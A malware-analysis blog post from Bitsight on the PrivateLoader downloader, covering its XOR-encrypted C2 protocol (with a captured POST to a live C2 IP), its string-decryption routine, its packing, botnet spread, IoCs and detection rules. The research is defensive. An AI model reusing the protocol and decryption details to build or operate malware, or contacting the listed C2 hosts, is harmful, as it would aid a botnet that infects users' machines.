Hunting PrivateLoader: The malware behind InstallsKey PPI service

bitsight.com/blog/hunting-privateloader-malware-behind-installskey-ppi-service

Written by André Tavares February 27, 2024

Key Takeaways:

- PrivateLoader, a widespread malware downloader, had some important updates recently, including a new string encryption algorithm, a new alternative communication protocol and it's now downloading a copy of itself along with its many payloads;
- Recent samples are packed using commercial packer VMProtect, making it harder to analyze and reverse-engineer;
- Bitsight's available infection telemetry suggests that infected systems are spreaded worldwide as expected, with more incidence in continents with emerging economies such as Africa, Asia and South America.

Pay-Per-Install Service

Since July 2022, Bitsight has been tracking PrivateLoader, the widespread malware downloader behind the Russian Pay-Per-Install (PPI) service called InstallsKey. At the time, this malware was powering the now decommissioned ruzki PPI service. Figure 1 presents a

brief description of the service, which was found in their sales telegram channel.



Fig. 1 - Service description on telegram channel profile (Russian and English).

It's still being distributed mainly through SEO-optimized websites that claim to provide cracked software, although the threat actor behind it (presumably "*doZKey*") has also been using other malware downloaders, such as SmokeLoader, to increase its botnet size.

PrivateLoader downloads and executes a wide range of malware families, but mostly stealers and other loaders. In the past year, it dropped more than 2300 payloads onto the infected machines, mainly downloaded from VK.com (VKontakte, Russian social media).

Communication protocol update

Recently, PrivateLoader was observed downloading RisePro infostealer from VKontakte. At least that was the initial assessment based on classifications from multiple sources. The executable has a compilation date of **2023-12-20**. Taking a closer look at the sample, specifically at the network traffic from a sandbox run, the first requests are actually from PrivateLoader malware (figure 2). Recent research on PrivateLoader shows that the Host IP *77.105.147[.]130* is in fact a PrivateLoader command-and-control (C2) server. After analyzing the packet capture from that sandbox run and decrypting the content of the POST(ed) data, it becomes clear that this is indeed PrivateLoader network traffic.



Fig. 2 - Initial HTTP requests of PrivateLoader malware.

Fig. 3 - Open directory on a PrivateLoader C2 server (source).

Another of their C2 servers, *195.20.16[.]46*, had recently an open directory with the same PHP files referred to in those requests, with last modified date of **2023-12-20**, as Figure 3 shows. Given the match between the compilation date of the sample and the last modified date of the PHP files, it stands to reason that this sample is an updated version of PrivateLoader, with new HTTP paths to be contacted, and possibly more updates.

While pivoting on the initial C2 server, a sample using yet another path, *firepro.php* was found, with compilation date of **2023-12-12**. Looking at the network traffic, trying to decrypt the POST(ed) data using the known method (PBKDF2 + AES), it returns high entropy data, which means that something has changed. Going one step back, the base64-decoded ciphertext has significantly lower entropy then similar responses encrypted with AES, which is a good indicator that the new encryption method is weaker. Figure 4 shows the comparison in entropy between two similar responses from the C2 server, related to the two mentioned samples.

Fig. 4 - Shannon entropy of similar responses from C2 server, encrypted through different methods.

After trying a simple test of XOR brute forcing each byte with a single fixed byte (*0x0-0xff*), known plaintext was revealed using byte *0x33*. Here's an example taken from the packet capture of that sandbox run:

POST /api/firepro.php HTTP/1.1
Host: 77.105.147[.]130
User-Agent: python-requests/2.28.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 35
Content-Type: application/x-www-form-urlencoded
data=dFZHf1pdWEBPZGRsAgBPdHFPAgU%3D

Which decrypts to:

GetLinks|WW_13|GB|16

It appears to be more of a downgrade than an upgrade on the communication encryption. Nonetheless, current C2 servers are responding to both protocols. With this knowledge about the communication pattern of PrivateLoader, we share a network rule, in Suricata format, to detect the two protocols:

Now, both Triage sandbox and also our YARA rule are not matching the file being dropped by PrivateLoader as itself, neither is it detecting its memory dump. This prompted us to look deeper into the sample, aiming to write a new detection rule.

Reversing PrivateLoader

Examining the sample details on VirusTotal, it's evident that the *.text* section, where code usually resides, is empty. In contrast, the *.vmp* section contains the majority of the data, totaling 5.6 megabytes. The entropy score of 8, the highest possible, coupled with the

detection signature from DetectItEasy identifying "Protector: VMProtect (new 18 jmp 11) [DS]", strongly suggests that this sample has been packed using VMProtect, a commercially available packer.

Binaries packed with VMProtect are hard to unpack for several reasons. Firstly, VMProtect utilizes a virtual machine (VM) to execute code, making it difficult for traditional unpacking methods to decipher the original instructions. Additionally, VMProtect employs various obfuscation techniques, such as instruction reordering and encryption, to further obscure the code's functionality. Furthermore, VMProtect employs anti-debugging and anti-reverse engineering mechanisms, which actively detect and thwart attempts to analyze or manipulate the packed binary during runtime. These combined features make unpacking binaries packed with VMProtect a challenging task, requiring advanced techniques and significant effort to bypass its defenses and recover the original code.

Fortunately, it's possible to unpack it using unpac.me public service, although a memory dump from a sandbox run might have also worked for our purposes. Looking at the unpacked sample, the *.text* section now has 6.6 of entropy, which may suggest some level of encryption, but not necessarily an indication that the file is still packed. Furthermore, looking at the program strings, there are very few, which may indicate that they are encrypted (as expected). There are however some known wide strings used by PrivateLoader (fig. 5), some of them actually present in our old YARA rule which detects older versions of PrivateLoader. This is evidence enough to conclude that PrivateLoader was successfully unpacked. However, one usually important component is absent from the unpacked sample: the import address table, which wasn't reconstructed. Nonetheless, as will be demonstrated shortly, the program's strings contain the majority of the Windows API functions utilized.

Location	String Value
00569c30	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
00569d10	Content-Type: application/x-www-form-urlencoded
00569d8c	https://ipinfo.io/
00569dbc	https://ipgeolocation.io/
0056b824	POST

Fig. 5 - Known PrivateLoader wide strings from unpacked sample.

Opening the unpacked sample on Ghidra, going up in the function call tree from any known wide string (fig. 5), eventually the main function is reached, which takes a minute to decompile since it's a huge function (as seen in past versions). Scrolling through the code, looking for the known PXOR pattern for string decryption, there's no sight of it. There's instead a different pattern: again, stack variables being built at runtime (fig. 6), but this time the key for the XOR encryption is different (fig. 7), yet still straightforward to understand.

```
LEA         ECX,[ESP + 0x60]
MOV         dword ptr [ESP + 0x60],0xb0ae4849
MOV         dword ptr [ESP + 0x64],0xb4aab6b2
MOV         dword ptr [ESP + 0x68],0xb8a6b0b2
MOV         dword ptr [ESP + 0x6c],0x100bbb9

CALL        FUN_00479240
```

Fig. 6 Stack variable built at runtime (disassembled).

```
4 void __fastcall FUN_00479240(byte *p_string)
5
6 {
7   uint i;
8   byte _i;
9   byte *char;
10
11  if (p_string[15] != 0) {
12    i = 0;
13    do {
14      char = p_string + i;
15      _i = i;
16      i = i + 1;
17      *char = *char ^ _i + 0x7e;
18    } while (i < 14);
19    p_string[0xf] = 0;
20  }
21  return;
22 }
```

Fig. 7 - String decryption function (decompiled).

The algorithm basically translates to:

For each character in string:
character = character XOR (character position + key)

This algorithm is spread throughout the code, either as inline code or in a function, of which there are many. Now, about the loop part, most disassembled basic blocks look like figures 8 and 9.



Fig. 8 - String decryption loop (Example 1).



Fig. 9 - String decryption loop (Example 2).

Leveraging all known and specific PrivateLoader wide strings (network related) and this constant pattern of string decryption instructions, we share a YARA rule to detect and hunt the new versions of this family. We've also combined this rule with our old rule to have one rule to catch most PrivateLoader versions. Here's the rule:

Running a VirusTotal retrohunt query with this rule returns more than 370 matches in the past year, with no false positives as far as we could manually tell, which is a satisfactory result. Some samples are not being detected because they are packed and this rule will only work on unpacked samples or in memory dumps, for the more recent versions.

We are also sharing a static config extractor using Ghidra scripting. To be able to run it, Ghidrathon extension must be installed on Ghidra to enable Python 3. Additionally, the script can be run on headless mode in the following manner:

```
$~/ghidra_10.4_PUBLIC/support > analyzeHeadless . project_name -import
51bb70b9a31d07c7d57da0c5b26545d4.bin -postScript decrypt_strings.py -
deleteProject
```

It takes a couple of minutes, but it will output most of the encrypted strings, more than 1500, including the current PrivateLoader C2 IP addresses at the time of writing of this blog post (see IoCs section). The script basically searches for those string decryption instruction sequences and then goes back in the code to find the XOR key on the LEA instruction, the size of the string on the CMP instruction and the actual encrypted string on the MOV* instructions (figures 8 and 9). This will work not only as a config extractor but will also comment on the disassembled code, greatly improving the speed of reversing, especially when one is focused on a specific part of the malware, for example, the communication protocol. The config extractor could have also been done using Capstone disassembler, as it has been done in the past, for the older string encryption algorithm. Also, It's possible to extract some encrypted stack strings using FLOSS, but usually not most.

For the campaign ID (or logical botnet ID), also known as region code, It's not a string but rather an integer that is later mapped to a string. Figure 10 shows the region ID being set to 15, which corresponds to region code *WW_11*. This configuration value is harder to programmatically extract since one has to find the global variable being set before the first region code string on the main function and then find the integer value to which it is being set to. There are currently 34 region codes, which can be found on the malware strings.

```
DAT_00584ef8 = region_id;
_memset(region_id + 5,0,0x1ff);
*(region_id + 4) = 0;
*region_id = 15;
FUN_00413880();
if (DAT_00584ef8 == 0x0) goto LAB_0
region_id_ = *DAT_00584ef8;
if (region_id_ == 0) {
  encrypted_EU = 0x1002a3b;
                /* EU */
  decrypt_str_len2(&encrypted_EU);
```

Fig. 10 - Region variable being set to 15 (region code *WW_11*)

Botnet size and geo distribution

Recent research provides evidence that **PrivateLoader infected more than 1 million computers in 2023**, with an average of almost 3300 infections a day. This year, a recent post on X by the same author and also an advertisement from the service itself, both suggest that the number of infections has increased considerably, with a current rate of about 5000 infections per day, which can eventually represent close to 2 million infections in 2024 if the service continues to operate at this pace.

Bitsight's available infection telemetry of Privateloader in the past 3 months (fig. 11) suggests that infected systems are spread worldwide as seen in the past, with more incidence in continents with emerging economies such as Africa (Ghana, South Africa, Kenya), Asia (India and neighbors) and South America (Brazil, Argentina, Venezuela, Ecuador). This geographical distribution might be related to the most common distributed method, which is focused on unlicensed software, a form of software piracy, which is more prevalent in emerging markets.



Fig. 11 - Approximation of PrivateLoader botnet geo distribution from December 2023 to February 2024.

The data used to populate this map is a small subset of PrivateLoader infections, which means that the actual geo distribution of the PrivateLoader botnet may be closer to this one but not exactly what this map suggests.

Indicators of Compromise (IoCs)

We are currently still (since 2022) uploading **live** PrivateLoader IoCs and dropped malware to abuse.ch:

- PrivateLoader samples by YARA hunting: https://yaraify.abuse.ch/yarahub/rule/privateloader/
- PrivateLoader C2 servers: https://threatfox.abuse.ch/browse/malware/win.privateloader/
- Drop URLs obtained from the C2 server: https://urlhaus.abuse.ch/browse/tag/dropped-by-PrivateLoader/
- Malware samples from drop URLs: https://bazaar.abuse.ch/user/12060/

PrivateLoader sample analysed: 42c24e5ea82db961c718b4ec041202f85de3cdf6d35dd99d83a753f9a175945d

Current C2 IP addresses:

IP	Port	Country
195.20.16[.]45	80	RU
77.105.147[.]130	80	DE
45.15.156[.]229	80	NL

Initial HTTP requests of PrivateLoader malware from the sandbox run:

YARA rule to dectect PrivateLoader unpacked or in memory: https://github.com/bitsight-research/threat_research/blob/main/privateloader/2024/privateloader.yara

Suricata rule to detect PrivateLoader network requests: https://github.com/bitsight-research/threat_research/blob/main/privateloader/2024/privateloader.rules

370 sample hashes from VirusTotal retrohunt using the new YARA rule: https://github.com/bitsight-research/threat_research/blob/main/privateloader/2024/privateloader_samples.txt

Static config extractor using python Ghidra scripting: https://github.com/bitsight-research/threat_research/blob/main/privateloader/2024/ghidra_decrypt_strings.py

PrivateLoader decrypted strings: https://github.com/bitsight-research/threat_research/blob/main/privateloader/2024/strings.txt

More at https://github.com/bitsight-research/threat_research